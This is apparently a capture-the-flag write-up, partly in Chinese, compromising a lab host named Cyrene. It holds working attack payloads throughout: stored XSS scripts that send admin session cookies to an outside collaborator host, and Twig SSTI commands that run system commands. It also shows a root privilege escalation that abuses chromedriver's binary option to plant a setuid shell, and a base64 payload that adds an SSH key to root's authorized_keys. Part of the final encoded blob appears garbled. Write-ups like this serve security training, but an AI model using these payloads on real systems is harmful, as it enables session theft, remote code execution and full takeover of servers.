

Cyrene

nmap

```
1
2 └─(lily2663@LAPTOP-L8P806AH)-[~]
3 └─$ nmap -ss -p- -A 192.168.31.51
4 Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-21 17:46 +0800
5 Nmap scan report for Cyrene (192.168.31.51)
6 Host is up (0.00077s latency).
7 Not shown: 65533 closed tcp ports (reset)
8 PORT      STATE SERVICE VERSION
9 22/tcp    open  ssh      OpenSSH 10.3 (protocol 2.0)
10 80/tcp    open  http      Apache httpd 2.4.68 ((Unix))
11 |_http-title: Customer Feedback - Fuukei Support Portal
12 |_http-server-header: Apache/2.4.68 (Unix)
13 No exact OS matches for host (If you know what OS is running on it, see
  https://nmap.org/submit/ ).
14 TCP/IP fingerprint:
15 OS:SCAN(V=7.99%E=4%D=9/21%OT=22%CT=1%CU=39674%PV=Y%DS=2%DC=T%G=Y%TM=6AB0FD2
16 OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=105%TI=Z%CI=Z%II=I%TS=22)SE
17 OS:Q(SP=102%GCD=1%ISR=107%TI=Z%CI=Z%II=I%TS=21)SEQ(SP=102%GCD=1%ISR=10E%TI=
18 OS:Z%CI=Z%II=I%TS=21)SEQ(SP=103%GCD=1%ISR=10E%TI=Z%CI=Z%II=I%TS=22)SEQ(SP=1
19 OS:06%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=21)OPS(O1=M5B4ST11NW9%O2=M5B4ST11NW9%
20 OS:O3=M5B4NNT11NW9%O4=M5B4ST11NW9%O5=M5B4ST11NW9%O6=M5B4ST11)WIN(W1=FE88%W2
21 OS:=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNS
22 OS:NW9%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%
23 OS:DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%
24 OS:O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%
25 OS:W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%
26 OS:RIPCK=G%RUCK=589F%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK
27 OS:=G%RUCK=58B9%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RU
28 OS:CK=58D3%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=58
29 OS:DF%RUD=G)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=58F9%RU
30 OS:D=G)IE(R=Y%DFI=N%T=40%CD=S)
31
32 Network Distance: 2 hops
33
34 TRACEROUTE (using port 1720/tcp)
35 HOP RTT      ADDRESS
36 1    0.12 ms  LAPTOP-L8P806AH.mshome.net (172.22.64.1)
37 2    0.68 ms  Cyrene (192.168.31.51)
38
39 OS and Service detection performed. Please report any incorrect results at
  https://nmap.org/submit/ .
40 Nmap done: 1 IP address (1 host up) scanned in 30.67 seconds
```

dirsaerch

```

2  └─(lily2663@LAPTOP-L8P806AH)-[~]
3  └─$ dirsearch -u http://192.168.31.51/
4  /usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23:
  DeprecationWarning: pkg_resources is deprecated as an API. See
  https://setuptools.pypa.io/en/latest/pkg_resources.html
5      from pkg_resources import DistributionNotFound, VersionConflict
6
7      _|. _ _  _ _ _ _|_   v0.4.3
8      ( _||_ ) (/_(_|| (_| )
9
10 Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 |
  Wordlist size: 11460
11
12 Output File: /home/lily2663/reports/http_192.168.31.51/___26-09-21_17-47-
  00.txt
13
14 Target: http://192.168.31.51/
15
16 [17:47:00] Starting:
17 [17:47:01] 403 - 316B - /.ht_wsr.txt
18 [17:47:01] 403 - 316B - /.htaccess.bak1
19 [17:47:01] 403 - 316B - /.htaccess.orig
20 [17:47:01] 403 - 316B - /.htaccess_extra
21 [17:47:01] 403 - 316B - /.htaccess.save
22 [17:47:01] 403 - 316B - /.htaccess.sample
23 [17:47:01] 403 - 316B - /.htaccess_orig
24 [17:47:01] 403 - 316B - /.htaccess_sc
25 [17:47:01] 403 - 316B - /.htaccessBAK
26 [17:47:01] 403 - 316B - /.htaccessOLD2
27 [17:47:01] 403 - 316B - /.htaccessOLD
28 [17:47:01] 403 - 316B - /.html
29 [17:47:01] 403 - 316B - /.htm
30 [17:47:01] 403 - 316B - /.htpasswd_test
31 [17:47:01] 403 - 316B - /.htpasswd
32 [17:47:01] 403 - 316B - /.httr-oauth
33 [17:47:04] 302 - 0B - /admin.php -> login.php
34 [17:47:08] 200 - 820B - /cgi-bin/printenv
35 [17:47:08] 200 - 1KB - /cgi-bin/test-cgi
36 [17:47:08] 200 - 254B - /composer.json
37 [17:47:08] 200 - 11KB - /composer.lock
38 [17:47:08] 200 - 0B - /config.php
39 [17:47:09] 301 - 351B - /data -> http://192.168.31.51/data/
40 [17:47:09] 200 - 319B - /data/
41 [17:47:10] 200 - 154B - /footer.php
42 [17:47:11] 500 - 0B - /header.php
43 [17:47:13] 200 - 1KB - /login.php
44 [17:47:13] 302 - 0B - /logout.php -> index.php
45 [17:47:18] 403 - 316B - /server-status/
46 [17:47:18] 403 - 316B - /server-status
47 [17:47:21] 200 - 0B - /vendor/composer/autoload_files.php
48 [17:47:21] 200 - 0B - /vendor/composer/autoload_namespaces.php
49 [17:47:21] 200 - 0B - /vendor/composer/autoload_static.php
50 [17:47:21] 200 - 0B - /vendor/composer/autoload_real.php
51 [17:47:21] 200 - 1KB - /vendor/composer/LICENSE
52 [17:47:21] 200 - 495B - /vendor/
53 [17:47:21] 200 - 11KB - /vendor/composer/installed.json
54 [17:47:21] 200 - 0B - /vendor/composer/autoload_psr4.php
55 [17:47:21] 200 - 0B - /vendor/composer/ClassLoader.php

```

```
56 [17:47:21] 200 - 0B - /vendor/composer/autoload_classmap.php
57 [17:47:21] 200 - 0B - /vendor/autoload.php
58
59 Task Completed
```

XSS+Twig SSTI

Fuukei[Home](#)[Feedback](#)[Staff Login](#)

Welcome to the Fuukei Support Portal

We value your opinion. Share your feedback about our products and services, and our team will review it shortly.

Submit Feedback

Your name

Email address

Message

Basic HTML markup is preserved in your message.

[Send Feedback](#)

储存型XSS

```
1 301as4xd77y0dt6wvgxo7r26wx2oqee3.oastify.com
```

bp轮询，PHPSESSID 设了 HttpOnly，借会话

```
1 <script>x=new
XMLHttpRequest;x.open("GET","/admin_server_info.php",0);x.send();new
Image().src="http://301as4xd77y0dt6wvgxo7r26wx2oqee3.oastify.com/ck?" + x.respo
nseText.match(/PHPSESSID=[a-z0-9]+/)</script>
```

拿到cookie

```
1 GET /ck?PHPSESSID=1ejr1sij5ns3k12qi2ub9h5tq4 HTTP/1.1
2 Host: 301as4xd77y0dt6wvgxo7r26wx2oqee3.oastify.com
3 Connection: keep-alive
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/151.0.0.0 Safari/537.36
5 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
6 Referer: http://127.0.0.1/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9
```

Fuukei

HomeFeedbackStaff Login

Support Inbox

TemplatesSystem InfoLog Out

3 submission(s) awaiting review.

fallen angle

2139186436lilym@gmail.com

2026-09-21 10:26:36

<script>x=new XMLHttpRequest.open("GET","/admin_server_info.php",0);x.send();new Image().src="http://301as4xd77y0dt6wvgxo7r26wx2oqee3.oastify.com/ck?"+x.responseText.match(/PHPSESSID=[a-z0-9]+)/)</script>

{(7*7)}

2139186436lilym@gmail.com

2026-09-21 10:24:31

<script>new Image().src="http://301as4xd77y0dt6wvgxo7r26wx2oqee3.oastify.com/?c="+document.cookie</script>

lily2663

2139186436lilym@gmail.com

2026-09-21 10:15:31

<script>new Image().src="http://301as4xd77y0dt6wvgxo7r26wx2oqee3.oastify.com/js?..."+document.cookie</script>

© 2026 Fuukei Ltd. All rights reserved.

LOADSPLITEXECUTETESTSQLIXSSLFISSRFSSTISHELLENCOI

URLhttp://192.168.31.51/admin.php

Use POST method

MODIFY HEADER

Name	Value	
☒ Upgrade-Insecure-Requests	1	×
Name	Value	
☒ User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64)	×
Name	Value	
☒ Accept	text/html,application/xhtml+xml,application/javascript;q=0.9,image/avif,image/webp,*/*;q=0.8	×
Name	Value	
☒ Referer	http://192.168.31.51/index.php?sent=1	×
Name	Value	
☒ Accept-Encoding	gzip, deflate	×
Name	Value	
☒ Accept-Language	zh-CN,zh;q=0.9	×
Name	Value	
☒ Cookie	PHPSESSID=1ejr1sij5ns3k12qi2ub9h5tq4	×

Templates, 猜测SSTI

Fuukei

HomeFeedbackStaff Login

Support Inbox

TemplatesSystem InfoLog Out

3 submission(s) awaiting review.

fallen angle

2139186436lilym@gmail.com

2026-09-21 10:26:36

<script>x=new XMLHttpRequest.open("GET","/admin_server_info.php",0);x.send();new Image().src="http://301as4xd77y0dt6wvgxo7r26wx2oqee3.oastify.com/ck?"+x.responseText.match(/PHPSESSID=[a-z0-9]+)/)</script>

{(7*7)}

2139186436lilym@gmail.com

2026-09-21 10:24:31

<script>new Image().src="http://301as4xd77y0dt6wvgxo7r26wx2oqee3.oastify.com/?c="+document.cookie</script>

lily2663

2139186436lilym@gmail.com

2026-09-21 10:15:31

<script>new Image().src="http://301as4xd77y0dt6wvgxo7r26wx2oqee3.oastify.com/js?..."+document.cookie</script>

© 2026 Fuukei Ltd. All rights reserved.

LOADSPLITEXECUTETESTSQLIXSSLFISSRFSSTISHELLENCOI

URLhttp://192.168.31.51/admin.php

Use POST method

MODIFY HEADER

Name	Value	
☒ Upgrade-Insecure-Requests	1	×
Name	Value	
☒ User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64)	×
Name	Value	
☒ Accept	text/html,application/xhtml+xml,application/javascript;q=0.9,image/avif,image/webp,*/*;q=0.8	×
Name	Value	
☒ Referer	http://192.168.31.51/admin.php	×
Name	Value	
☒ Accept-Encoding	gzip, deflate	×
Name	Value	
☒ Accept-Language	zh-CN,zh;q=0.9	×
Name	Value	
☒ Cookie	PHPSESSID=1ejr1sij5ns3k12qi2ub9h5tq4	×

重定向麻了

<http://192.168.31.51/composer.lock>

Twig SSTI

```

{
  "name": "twig/twig",
  "version": "v2.16.1",
  "source": {
    "type": "git",
    "url": "https://github.com/twigphp/Twig.git",
    "reference": "19185947ec75d433a3ac650af32fc05649b95ee1"
  },
  "dist": {
    "type": "zip",
    "url": "https://api.github.com/repos/twigphp/Twig/zipball/19185947ec75d433a3ac650af32fc05649b95ee1",
    "reference": "19185947ec75d433a3ac650af32fc05649b95ee1",
    "shasum": ""
  },
  "require": {
    "php": ">=7.1.3",
    "symfony/polyfill-ctype": "^1.8",
    "symfony/polyfill-mbstring": "^1.3",
    "symfony/polyfill-php72": "1.8"
  },
  "require-dev": {
    "psr/container": "^1.0",
    "symfony/phpunit-bridge": "5.4.9|^6.3"
  },
  "type": "library",
  "extra": {
    "branch-alias": {
      "dev-master": "2.16-dev"
    }
  },
  "autoload": {
    "psr-0": {
      "Twig_": "lib/"
    },
    "psr-4": {
      "Twig\\": "src/"
    }
  },
  "notification-url": "https://packagist.org/downloads/",
  "license": [
    "BSD-3-Clause"
  ],
  "authors": [

```

构造curl

```

1 curl -H "Cookie: PHPSESSID=1ejr1sij5ns3kl2qi2ub9h5tq4" -X POST
  http://192.168.31.51/admin_email.php \
2   --data-urlencode "name=rce" \
3   --data-urlencode 'body={{["id"]|filter("system")}}' \
4   --data-urlencode "action=preview"

```

```

1 curl -H "Cookie: PHPSESSID=1ejr1sij5ns3kl2qi2ub9h5tq4" -X POST
  http://192.168.31.51/admin_email.php \
2   --data-urlencode "name=rce" \
3   --data-urlencode 'body={{["cat /etc/passwd"]|filter("system")}}' \
4   --data-urlencode "action=preview"

```

```

1 root:x:0:0:root:/root:/bin/bash
2 bin:x:1:1:bin:/bin:/sbin/nologin
3 daemon:x:2:2:daemon:/sbin:/sbin/nologin
4 lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
5 sync:x:5:0:sync:/sbin:/bin/sync
6 shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
7 halt:x:7:0:halt:/sbin:/sbin/halt
8 mail:x:8:12:mail:/var/mail:/sbin/nologin
9 news:x:9:13:news:/usr/lib/news:/sbin/nologin
10 uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
11 cron:x:16:16:cron:/var/spool/cron:/sbin/nologin

```

```


12 ftp:x:21:21::/var/lib/ftp:/sbin/nologin
13 sshd:x:22:22:sshd:/dev/null:/sbin/nologin
14 games:x:35:35:games:/usr/games:/sbin/nologin
15 ntp:x:123:123:NTP:/var/empty:/sbin/nologin
16 guest:x:405:100:guest:/dev/null:/sbin/nologin
17 nobody:x:65534:65534:nobody:/:/sbin/nologin
18 klogd:x:100:101:klogd:/dev/null:/sbin/nologin
19 apache:x:101:102:apache:/var/www:/sbin/nologin
20 pi:x:1000:1000::/home/pi:/bin/bash

```

```

1 curl -H "Cookie: PHPSESSID=1ejr1sij5ns3kl2qi2ub9h5tq4" -X POST
  http://192.168.31.51/admin_email.php \
2   --data-urlencode "name=rce" \
3   --data-urlencode 'body={{["cat /home/pi/user.txt"]|filter("system")}}' \
4   --data-urlencode "action=preview"

```



```

<form action="admin_email.php" method="post" class="feedback-form">
  <label for="name">Template name</label>
  <input type="text" id="name" name="name" value="rce" required maxlength="80">

  <label for="body">Template body</label>
  <textarea id="body" name="body" rows="10" class="code-input" required>{{["cat /home/pi/user.txt"|filter("&quot;system&quot;")}}</textarea>
  <p class="hint">Available variables: <code>customer</code>, <code>site</code>, <code>submitted_at</code>.</p>

  <button type="submit" name="action" value="preview" class="btn">Preview</button>
  <button type="submit" name="action" value="save" class="btn btn-ghost">Save Template</button>
</form>

<div class="preview-box">
  flag{user-6352e71c1a99ab360615924160c47e57}
Array
</div>
</section>

</main>
<footer class="site-footer">
  <div class="container">
    <p>&copy; 2026 Fuukei Ltd. All rights reserved.</p>
  </div>
</footer>
</body>
</html>

```

UserFlag

```

1 flag{user-6352e71c1a99ab360615924160c47e57}

```

chromedriver提权

```

1 curl -H "Cookie: PHPSESSID=1ejr1sij5ns3kl2qi2ub9h5tq4" -X POST
  http://192.168.31.51/admin_email.php \
2   --data-urlencode "name=rce" \
3   --data-urlencode 'body={{["ps aux"]|filter("system")}}' \
4   --data-urlencode "action=preview"

```

	PID	USER	TIME	COMMAND
1				
2	1	root	0:00	/sbin/init
3	2	root	0:00	[kthreadd]
4	3	root	0:00	[pool_workqueue_]

5	4	root	0:00	[kworker/R-rcu_g]
6	5	root	0:00	[kworker/R-sync_]
7	6	root	0:00	[kworker/R-kvfre]
8	7	root	0:00	[kworker/R-slub_]
9	8	root	0:00	[kworker/R-netns]
10	10	root	0:00	[kworker/0:0H-kb]
11	12	root	0:00	[kworker/u8:0-ev]
12	13	root	0:00	[kworker/R-mm_pe]
13	14	root	0:00	[kworker/u8:1-ip]
14	15	root	0:00	[ksoftirqd/0]
15	16	root	0:01	[rcu_preempt]
16	17	root	0:00	[rcu_exp_par_gp_]
17	18	root	0:00	[rcu_exp_gp_kthr]
18	19	root	0:00	[migration/0]
19	20	root	0:00	[kprobe-optimize]
20	21	root	0:00	[idle_inject/0]
21	22	root	0:00	[cpuhp/0]
22	23	root	0:00	[cpuhp/1]
23	24	root	0:00	[idle_inject/1]
24	25	root	0:00	[migration/1]
25	26	root	0:06	[ksoftirqd/1]
26	28	root	0:00	[kworker/1:0H-kb]
27	31	root	0:00	[kdevtmpfs]
28	32	root	0:00	[kworker/R-inet_]
29	33	root	0:00	[rcu_tasks_kthre]
30	34	root	0:00	[rcu_tasks_rude_]
31	35	root	0:00	[kauditd]
32	36	root	0:00	[oom_reaper]
33	38	root	0:00	[kworker/R-write]
34	39	root	0:00	[kworker/u9:2-ev]
35	40	root	0:00	[kcompactd0]
36	41	root	0:00	[ksmd]
37	42	root	0:00	[khugepaged]
38	43	root	0:00	[kworker/R-kbloc]
39	44	root	0:00	[kworker/R-blkcg]
40	45	root	0:00	[kworker/R-kinte]
41	46	root	0:00	[irq/9-acpi]
42	47	root	0:00	[kworker/1:1-eve]
43	48	root	0:00	[kworker/R-md_bi]
44	49	root	0:00	[kworker/R-edac-]
45	50	root	0:00	[kworker/R-devfr]
46	51	root	0:00	[watchdogd]
47	52	root	0:00	[kworker/R-quota]
48	54	root	0:00	[kswapd0]
49	74	root	0:00	[kworker/R-kthro]
50	100	root	0:00	[kworker/u9:3-ev]
51	198	root	0:00	[kworker/R-mld]
52	212	root	0:00	[kworker/R-ipv6_]
53	213	root	0:00	[kworker/R-kstrp]
54	273	root	0:00	[kworker/u10:4-e]
55	478	root	0:00	[kworker/u11:0]
56	479	root	0:00	[kworker/u12:0]
57	480	root	0:00	[kworker/u13:0]
58	856	root	0:00	[kworker/u10:5-e]
59	864	root	0:00	[kworker/R-ata_s]
60	870	root	0:00	[scsi_eh_0]
61	874	root	0:00	[kworker/R-scsi_]
62	910	root	0:00	[kworker/R-mpt_p]

```

63   911 root      0:00 [kworker/R-mpt/0]
64   912 root      0:00 [scsi_eh_1]
65   913 root      0:00 [kworker/R-scsi_]
66   950 root      0:00 [kworker/0:1H-kb]
67  1323 root      0:00 [kworker/1:2H-kb]
68  1327 root      0:00 [jbd2/sda3-8]
69  1328 root      0:00 [kworker/R-ext4-]
70  1869 root      0:00 [kworker/1:2-eve]
71  1931 root      0:00 [kworker/R-ttm]
72  2124 root      0:00 [jbd2/sda1-8]
73  2125 root      0:00 [kworker/R-ext4-]
74  2318 root      0:00 /sbin/udhcpd -b -R -p /var/run/udhcpd.eth0.pid -i
    eth0 -x hostname:Cyrene
75  2381 root      0:00 /sbin/syslogd -t -n
76  2405 root      0:00 python3 /opt/admin_bot/bot.py
77  2419 root      0:03 chromedriver --port=9515 --log-
    path=/var/log/admin_bot_driver.log
78  2420 root      0:01 {Daemon} /opt/cobbler-venv/bin/python3 /opt/cobbler-
    venv/bin/cobblerd -F
79  2442 root      0:00 /sbin/acpid -f
80  2481 root      0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
81  2507 root      0:00 /usr/sbin/httpd -d /var/www -f
    /etc/apache2/httpd.conf -k start
82  2527 root      0:00 /usr/sbin/crond -c /etc/crontabs -f
83  2547 ntp        0:00 /usr/sbin/ntpd -N -p pool.ntp.org -n
84  2554 root      0:00 /sbin/getty -I \033c 38400 tty1
85  2555 root      0:00 /sbin/getty 38400 tty2
86  2559 root      0:00 /sbin/getty 38400 tty3
87  2560 root      0:00 /sbin/getty 38400 tty4
88  2567 root      0:00 /sbin/getty 38400 tty5
89  2570 root      0:00 /sbin/getty 38400 tty6
90  2578 apache    0:00 /usr/sbin/httpd -d /var/www -f
    /etc/apache2/httpd.conf -k start
91  2706 apache    0:00 /usr/sbin/httpd -d /var/www -f
    /etc/apache2/httpd.conf -k start
92  2710 apache    0:00 /usr/sbin/httpd -d /var/www -f
    /etc/apache2/httpd.conf -k start
93  2718 apache    0:00 /usr/sbin/httpd -d /var/www -f
    /etc/apache2/httpd.conf -k start
94  2719 apache    0:00 /usr/sbin/httpd -d /var/www -f
    /etc/apache2/httpd.conf -k start
95  2722 apache    0:00 /usr/sbin/httpd -d /var/www -f
    /etc/apache2/httpd.conf -k start
96  2726 apache    0:00 /usr/sbin/httpd -d /var/www -f
    /etc/apache2/httpd.conf -k start
97  2728 apache    0:00 /usr/sbin/httpd -d /var/www -f
    /etc/apache2/httpd.conf -k start
98  2733 apache    0:00 /usr/sbin/httpd -d /var/www -f
    /etc/apache2/httpd.conf -k start
99  2734 apache    0:00 /usr/sbin/httpd -d /var/www -f
    /etc/apache2/httpd.conf -k start
100  3868 root      0:00 [kworker/u9:0-ev]
101  4963 root      0:01 [kworker/0:0-eve]
102  10443 root     0:03 [kworker/0:2-eve]
103  13308 root     0:00 [kworker/u10:0]
104  14058 apache    0:00 ps aux

```

发现:

```
1 2405 root      0:00 python3 /opt/admin_bot/bot.py
2 2419 root      0:03 chromedriver --port=9515 --log-
path=/var/log/admin_bot_driver.log
3 2420 root      0:01 {Daemon} /opt/cobbler-venv/bin/python3 /opt/cobbler-
venv/bin/cobblerd -F
```

排查root的本地端口

```
1 curl -H "Cookie: PHPSESSID=1ejr1sij5ns3kl2qi2ub9h5tq4" -X POST
http://192.168.31.51/admin_email.php \
2 --data-urlencode "name=rce" \
3 --data-urlencode 'body={{["netstat -tlnp"]|filter("system")}}' \
4 --data-urlencode "action=preview"
```

```
1 Active Internet connections (only servers)
2 Proto Recv-Q Send-Q Local Address           Foreign Address         State
   PID/Program name
3 tcp        0      0 127.0.0.1:9515          0.0.0.0:*               LISTEN
   -
4 tcp        0      0 127.0.0.1:25151         0.0.0.0:*               LISTEN
   -
5 tcp        0      0 127.0.0.1:39733         0.0.0.0:*               LISTEN
   -
6 tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
   -
7 tcp        0      0 :::1:9515                :::*                    LISTEN
   -
8 tcp        0      0 :::80                    :::*                    LISTEN
   -
9 tcp        0      0 :::22                    :::*                    LISTEN
   -
```

探查

```
1 curl -H "Cookie: PHPSESSID=1ejr1sij5ns3kl2qi2ub9h5tq4" -X POST
http://192.168.31.51/admin_email.php \
2 --data-urlencode "name=rce" \
3 --data-urlencode 'body={{["curl 127.0.0.1:9515/status"]|filter("system")}}'
\
4 --data-urlencode "action=preview"
```

```
1 {"value":{"build":{"version":"151.0.7922.173
(a96602f30358e9b5d256a0464e7e4d4bec223004-refs/branch-
heads/7922@{#3322}}"},"message":"ChromeDriver ready for new sessions.","os":
{"arch":"x86_64","name":"Linux","version":"7.1.3-0-stable"},"ready":true}}
```

```
1 tcp 127.0.0.1:9515 LISTEN ← chromedriver
2 tcp 127.0.0.1:25151 LISTEN ← cobbler
```

查询存在chromedriver提权手法

- 1 Selenium 的协议特性:
- 2 chromedriver启动浏览器session时, 会用goog:chromeOptions.binary指定的可执行文件、
- 3 以chromedriver自己的权限拉起进程。
- 4 它本来是给测试人员指定自定义Chrome路径用的——chromedriver是 root, 指定的 binary就以 root 跑。
- 5 session 建立失败无所谓 (Chrome二进制校验会报错)

于是从这里入手, chromedriver 会以 **root** 启动 goog:chromeOptions.binary指定的任意可执行文件

```
1 B64=$(printf '%s' 'printf "#!/bin/sh\nncp /bin/bash /tmp/rb\nchmod 4755\n/tmp/rb\ncat /root/root.txt > /tmp/o.txt\nchmod 644 /tmp/o.txt\n" >\n/tmp/x.sh; chmod +x /tmp/x.sh; curl -s -X POST http://127.0.0.1:9515/session\n-H "Content-Type: application/json" -d "{\"capabilities\":{\"alwaysMatch\":\n{\"browserName\":\"chrome\"},\"goog:chromeOptions\":\n{\"binary\":\"/tmp/x.sh\"},\"args\":[]}}\""; sleep 2; cat /tmp/o.txt' | base64\n-w0)\n2 curl -H "Cookie: PHPSESSID=1ejr1sij5ns3kl2qi2ub9h5tq4" -X POST\nhttp://192.168.31.51/admin_email.php \\\n3 --data-urlencode "name=t" \\\n4 --data-urlencode "body={{['echo $B64|base64 -d|sh']|filter('system')}}" \\\n5 --data-urlencode "action=preview"\n6
```

得到flag

RootFlag

- 1 flag{root-18687f6ee5c8104d2b5190fb7b8983a9}

进shell

```
1 curl -H "Cookie: PHPSESSID=1ejr1sij5ns3k12qi2ub9h5tq4" -X POST
http://192.168.31.51/admin_email.php \
2 --data-urlencode "name=t" \
3 --data-urlencode "body={{['echo
chJpbnRmICJiS9iaw4vc2hcbm1rZGlyIC1wIC9yb290Ly5zc2hcbmvjaG8gXCJzc2gtcnNhIEFBO
UFcM056YUMxewMyRUFBUFEQVFBQKFBQUjNURNTUZlNTc5VTlxdk82YkFpbGdjuUw15YTBZT1FYdX
JpRjJ3cw1kaHlCUjBBK1pInk9Mdz1xcnZlbnNjbHxvTUzBkhLbmVONGxywnRmCl0xeGJLWudja3h
aawxkdjQwdmZKMZRHOWg4TwtmT3BoTFVZL3Fibxd0QXI0d05McWJoejAys3BDMWNFK283S0FPCwZ6
SEJstUeRSVFVTRBbFJrbUdaVuHqQnFOVGpTRExmQWZFSUJRSHhkYmxZL0NRZmJxYmZCYw11ZT1oe
nFEDVA1b1FodGFTdEdDSUH3ZUJtbEp1cvdpvnnFR2t6TU81RUl6aHhQY1JtRV1zRjExREYxRTN2UF
BBZjRpV1EyMEh5L0tLVWpPdJfSY1h4N1drRFZ0dutydF1lOWRHRlDMTEV2cGtDV29nu1FXd0l6a2l
2Ww5ZTU1JZTAwRFI3bw9lCdHlRUJLc1NMMjByRm9ZZHhwMmVHRmJZL2ZPMi84dke3QT1xWEVKNW1s
SjvMTENhTmZVRHMwQTBddvQ0MTzzww9NZDVNaE1XY0tCtNo3ewxCdjNsc0xkTXjPyV1xc2Z5d1Znv
HlJMFNnuZvVbTVQbupJL21rZm5KcG1nc2pxb1VlZXFLTzFPOTFvTVVZZnVVKzlNV25StJjUbJrIT0
dqVld0STNnVUEWumdSewM4cJjKRT0gmJezOTE4NjQzNmxbh1tQgdtYw1sLmNvbVwiID4gL3Jvb3Q
vLnNzac9hdxRob3JpemVxk2t1eXNcbmNobw9kIDcwMCAvcM9vdc8uc3NoXG5jaG1vZCA2MDAgL3Jv
b3QvLnNzac9hdxRob3JpemVxk2t1eXNcbnsgawQ7IGNhdCAvcM9vdc9yb290LnR4dDsgY2F0IC9yb
290Ly5zc2gvYXV0aG9yaxplZF9rZX1zoyB9ID4gL3RtcC9vLnR4dFxuY2htb2QgnJQ0IC90bXAvby
50eHRcbiIgPiAvdG1wL3guc2g7IGNobw9kICt4IC90bXAveC5zaDsgY3VybcAtcyAtWCbQT1NUIGH
OdHA6Ly8xMjcUMC4wLjE6OTUXNS9zZXNzaw9uIC1IICJDb250ZW50LVR5cGU6IGFwcGxpY2F0aw9u
L2pzb24iIC1kICJ7XCJjYXBhYm1saxRpZXNcIjp7XCJhbdhcxNjYXRjaFwiOntcImJyb3dzZXJOY
w1lXCI6XCJjaHJvbWVcIixcImdvb2c6Y2hyb21lT3B0aw9uc1wiOntcImJpbmFyeVwiolwiL3RtcC
94LnNoXCISXCJhcmddXCI6W119fx19IiA+IC9kZXVbnVsbDsgc2x1ZXAgMjsgY2F0IC90bXAvby5
0eHQ=|base64 -d|sh'|]|filter('system')}}" \
4 --data-urlencode "action=preview"
```

[illegible]